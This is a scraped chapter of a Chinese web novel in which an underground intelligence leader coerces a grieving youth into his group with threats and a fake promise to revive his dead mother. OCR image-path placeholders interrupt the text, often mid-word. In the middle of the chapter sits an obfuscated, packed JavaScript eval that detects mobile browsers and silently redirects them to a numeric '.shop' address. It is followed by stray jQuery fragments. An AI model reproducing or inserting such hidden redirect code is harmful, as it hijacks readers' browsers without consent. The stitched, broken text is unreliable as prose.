96.乌盟
作品:《反派?那也得冲业绩!》 亡命之徒,相依为命,乌云之下,同盟聚合。
乌盟的入盟仪式很简单,很荒谬。
大家一起包饺子。
食材是进口的,团队是拼装的,参加的人相互是陌生的,首领是临时上任的。这场聚会的目的,似乎就是强硬的非要把他们这些人联系在一起。
落言迟到了。
众人开始各忙各的,好像这场名义上为他举办的聚会,他本人是否到来根本不重要。
星乙低着头,看起来很平静,手上五秒一个饺子,动作飞快。
“长官,我……”光头卷起袖子,小心翼翼的凑到星乙身边,把面粉递到他面前。“涧山和涧空的傀儡壳怎么处置?”
星乙低着头,专心致志的包着饺子,没理他。
“那天是我的错……”
他肩头的红羽打断他说:“那天所有人都在演戏,只有你当真了,现在后知后觉,怕我反过来报复你?”
“当然不是!……但也,没人告诉我,那是演给涧山和涧空看的。”
“那是你的问题,作为情报组织分队队长,不仅没有察言观色的基本功,连被同事排挤了都不知道。跟我有什么关系。”
光头自认理亏,却下意识反驳:“我没有被……”
“不能干就滚,别拿这些破事来烦我。”
光头被噎了一下,心底对他也不是完全服气的,凑到他面前还想辩解几句,嘴巴一开一合,刚发出一个音,突然眼前一白。
竟是星乙趁机抓了把面粉,摔在了他的脸上。
白沫空中爆炸,光头脸上瞬间发白,朝后猛跳,不住甩头,被呛的直咳嗽。
粉沫呛进了嗓子眼,光头一边揉着眼一边吐舌头,终于把所有人的目光都引了过来。
但也没人敢把眼停在星乙身上,好像大家已经习惯了他这样突如其来的捉弄人了。
光头抹了一把脸,再也不吭声,不往他跟前凑了。
一间不大不小的包厢,支着几张桌子,一群人挽着袖子搓面的搓面,洗菜的洗菜,可就是安静的诡异,没一个人愿意说话。
光头一时间迷茫,不知道这是什么意思。
又悄悄走到离星乙最远的位置,找人搭话:“他人前人后变脸真快,以前只在圣殿看他跟在右天王身边,还以为是个……”
那人瞪了他一眼,很愤恨他找上自己似的,躲瘟疫一样从光头身边逃走了。
光头拾起刚才那人随手丢下的擀面杖,抿着嘴,有一下没一下的戳在光滑的面团上,“什么意思……”
也许除了光头,所有人都知道,星乙根本没把他放在队长名单里,就算挂着名号,没有星乙的认可,是没人敢和光头多说一句话的。
宁得罪君子,不得罪小人。
光头不是实在的君子,星乙却是实在的小人。
如果得罪星乙的后果,只是被他用面粉膈应一下,那星乙就不是星乙了。
“我来晚了。”聚会的主角出现。
落言一进门,浑身卷着一层白,扎起来的头发也是银白,只有衬衫是黑色的。他眼角眉梢是活泼的,猛的闯进这场死气沉沉的聚会,打的所有人措手不及。
“要自我介绍吗?”他问。
“……”没人回答他。
落言只好看向离他最近,也是远离群体的光头,指着自己:“要自我介绍吗?”
所有人不约而同朝新任首领望过去。这其实是很有喜感的画面,星乙恰好站在他的对角,所有人稀疏分布站在屋子的各个坐标,留给落言看到中心的路径狭小而窄。
他只能隔着整个乌盟,在夹缝中看到星乙。
每个人都有自己的视觉空档,这就导致每个人看到的星乙不同,比如落言现在看到的他,就只是个对自己包出来的饺子特别不满意的普通人。
星乙把和好的面团反扣在盆里,手上一丁点面泥巴都没留下。
他像没注意到来人一样,转身的瞬间才精准的定位到他,落言想抓紧机会冲他笑一下都来不及。
星乙走向这间会议室最里侧,风琴塔的底层设计就是为了各种会议而建,每一间小屋子至少也有分隔开的两块。比如当他们这一边正以古怪的氛围“做饭”时,赛江和莫求仙已经被星乙晾了一个多小时。
空荡荡的房间,只有两张椅子,和一个钟表。
青红小鸟在桌子上各自为营,青色安静警惕,红色热情奔放。
赛江坐在椅子上,焦躁的听着钟表滴答滴答响,低着头不说话。莫求仙腿翘在桌子上,已经仰着头睡着了。
终于,星乙进门的瞬间,赛江被惊醒般的抬起头。
“你不会加入你们的,你想都别想。”
星乙戳了戳莫求仙的脑门,后者睁开双眼,立刻清醒着从椅子上蹦起来,星乙借机坐到了椅子上。
莫求仙撇撇嘴,站到了墙角。
红羽:“不加入,就杀了你。”
“如果不是你们这些人包庇罪犯,我母亲根本不会被挖走灵心,不仅如此,你们居然偷偷把她放走,没了尸体,我母亲再也无法复活!”
“你们都是杀人凶手。”赛江说着,眼底闪起亮晶晶的水光,凝视着星乙似乎在问他要个解释。“如果你是我,你会为了活命和杀了母亲的人狼狈为奸吗?”
星乙没有立刻回答,他别过脸,飞快把红羽捂在了手心里,像怕红羽一不小心说出什么无法挽回的话。
红羽的消失引起了青鸟的不安,瘦弱的青色小鸟惊慌失措,慌不择路的凑到星乙胳膊边,贴着他,依靠他,妄图克服恐惧。
星乙挪开了胳膊。
青鸟立刻微弱的哀嚎了一声,它的声音不如红羽清晰,但因为那两个音节太好辨认了,在空荡荡的房间里,赛江、莫求仙、星乙都听的一清二楚。
青鸟抬头,冲星乙叫:“妈妈。”
“……它也会说话?”莫求仙吓了一跳。
意识到没有红羽冲锋陷阵,星乙也没有要帮助的意思,青鸟只好委屈的端正了身子,重新看向桌子对面的赛江,说:“会的。”
会为了活命和杀掉母亲的人狼狈为奸吗?
会的。
“母亲只是一个符号,我不需要,我不在乎,就连这两只帮我说话的小鸟都比她重要,更别说生命了。”青鸟说,星乙想。
赛江顿了顿:“你母亲对你不好?”
“很好,她是对我最好的人。”
赛江:“她做过什么对不起你的事吗?”
“没有。”
莫求仙看着他们两个,两手撑在桌子中央,低头抿住嘴不再吭声。
赛江震惊于他波澜不惊的神情,终于骂了出来:“你这种人渣,你也配有母亲?你们乌盟的人,果然都这么寡恩寡德,冷血冷情吗。”
青鸟被他的斥责吓到了,转过身,不愿面对赛江。
星乙松了口气,这才又把红羽放了出来,转而把青鸟放在手心一下下安抚。
“看来你是真的看不上乌盟。”红羽接过青鸟翻译,直接飞到赛江手边,冲着他叫唤。
“但你以为你有得选吗。”“你现在能安安稳稳坐在这跟我说话,乌盟不比戒律殿的功劳小,我们虽然没那么光明磊落,但也是实在为天国做事的。”红羽说:“你恐怕还不知道,你母亲死前也是乌盟的人吧。”
“胡说八道!”
“我不对刚失去母亲的孩子撒谎。”红羽歪了歪脑袋,“二十二大队队长鸿源,从我来到乌盟,她前后参加过9次外国情报组织的清剿任务,是个责任心很重的人,我还记得,她擅长双刀。”
赛江安静的听着,短短几句话的功夫脸色几变,最后看向了自己的手。
“你也会用双刀。”
赛江愣愣的点了头。
“你杀过人吗?”
“……没有。”
“很快就会有了,”星乙站起身,大功告成般松了口气。红羽:“现在走出门,杀了外面那个没头发的蠢货,你就是继你母亲后下一任乌盟队长。”
“我说我不会加入乌盟的,你听不懂人话吗?!”赛江已
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17076755|194639||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
经没精力再和他拉扯,跟星乙说话让他十分疲惫。
星乙摇摇头,青鸟探出头:“我有让你母亲复活的办法。”
赛江僵硬了几秒,不可置信:“真的?”
青鸟:“我从不在这种事上撒谎,只要能找到你母亲的灵心,就算没有她的躯壳,我也有办法复活她。”
赛江咬牙切齿:“我母亲的灵心在哪,该问你们不是吗!清明已经死了,我上哪里找我母亲的心!?”
“我是不知道你母亲的灵心被清明弄哪里去了。”红羽说,青鸟接着:“我只答应你,如果你肯为乌盟卖命,等有一天找到她的灵心,我会告诉你复活的办法,至于怎么找,那是你该操心的。”
“我有必要再提醒你,乌盟是天国最大的地下情报组织,传播的每一句话都会决定很多人的生死。这里很多人都和清明打过交道,兴许你运气好,真能顺藤摸瓜找到点什么连我都不知道的东西。”星乙话语间来到了他的面前,安慰似的拍了拍他的肩膀。红羽:“但要是拒绝,不仅是你母亲复活无望,连你今天别想走出这个房间。”
“要么加入我们,为你母亲活下去,要么死在这里,和你母亲一起做孤魂野鬼,你自己选吧。”
话音一落,房间里又只剩下钟表点点滴滴的声音,催促着走投无路的少年快下决定。
“你真无耻。”这是赛江的答复。
甩下这句话,他反手伸向背后,抽出了两把本看不到的双刃。星乙贴心的为他打开了门。
“恭喜你,成为乌盟唯一一个,为了母亲,非胁迫加入的一员。”青鸟说。赛江闻若未闻,他前脚出去,星乙就忙不迭关上了门,害怕听到声音一样一把扯下了一只音耳,再要去摘另一只,手却在半空被人捉住了。
对了,还有一个。
星乙低头看着她,目睹了两人谈判全程的莫求仙恰好也静静地看着他。女孩反常的沉默引来了诈骗犯的心虚,星乙皱眉回避了她的眼神。
门外传来光头男的尖叫声。
“啪!”莫求仙甩给他一巴掌。
星乙闭上了眼,青鸟被吓得绕着屋顶乱飞。
“你真无耻。”莫求仙的声音传到右耳,她死死攥着星乙的手腕,怕他逃避现实一样紧紧逼问:“这么幼稚骗人的把戏,你也好意思拿出来骗一个刚死了娘的人?你要不要脸!”
哪里有什么特殊的复活办法?不过是星乙骗赛江加入乌盟的幌子而已。
“骗子!”
星乙没说什么,他右手慢慢发力,很快就向莫求仙证明凭她那点力气根本牵制不住自己。两人四目相对,莫求仙眼睛里满是愤怒和失望,只有那一个想法:罗新是对的。
“星乙,我看不起你。”
红羽:“我最讨厌听别人教训我,再惹我不高兴,我就把你转手出去做外面那个光头的陪葬品。”
星乙推开了她,开门,关门,消失在她的视线里。
“妈妈!妈妈、妈妈……”青鸟一头撞在莫求仙身上,貌似想用这种不痛不痒的冲击,责备她欺负自己的妈妈。
莫求仙离开的时候,外面只剩下最后一个人。
白发男人正凝神盯着案板上一只饱满漂亮的饺子,他手里握着一张坑坑洼洼被摧残已久的饺子皮,看样子是真的在认真学包饺子。
“你呢,你为什么加入乌盟?”莫求仙被他吸引,走上前问他。
落言小心翼翼的捏出一个个褶子,很随意的说:“我乐意。”
“……你是在妖界长大的。”
“嗯。”
“落言,我知道你,你在蓝国时用的是‘韩鲸’这个名字,我还知道你曾经是灼王身边的谋士。”
落言笑了:“说那么复杂,我可听不懂。”
“我只是想问你一个问题,你既然曾经是灼王的谋士,应该能给我一个答案吧。”莫求仙不等他答应,自顾自的说:“怎么判断一个人是好是坏呢?”
“不到死亡,是判断不了一个人是好是坏的。”
莫求仙叹了口气。白问。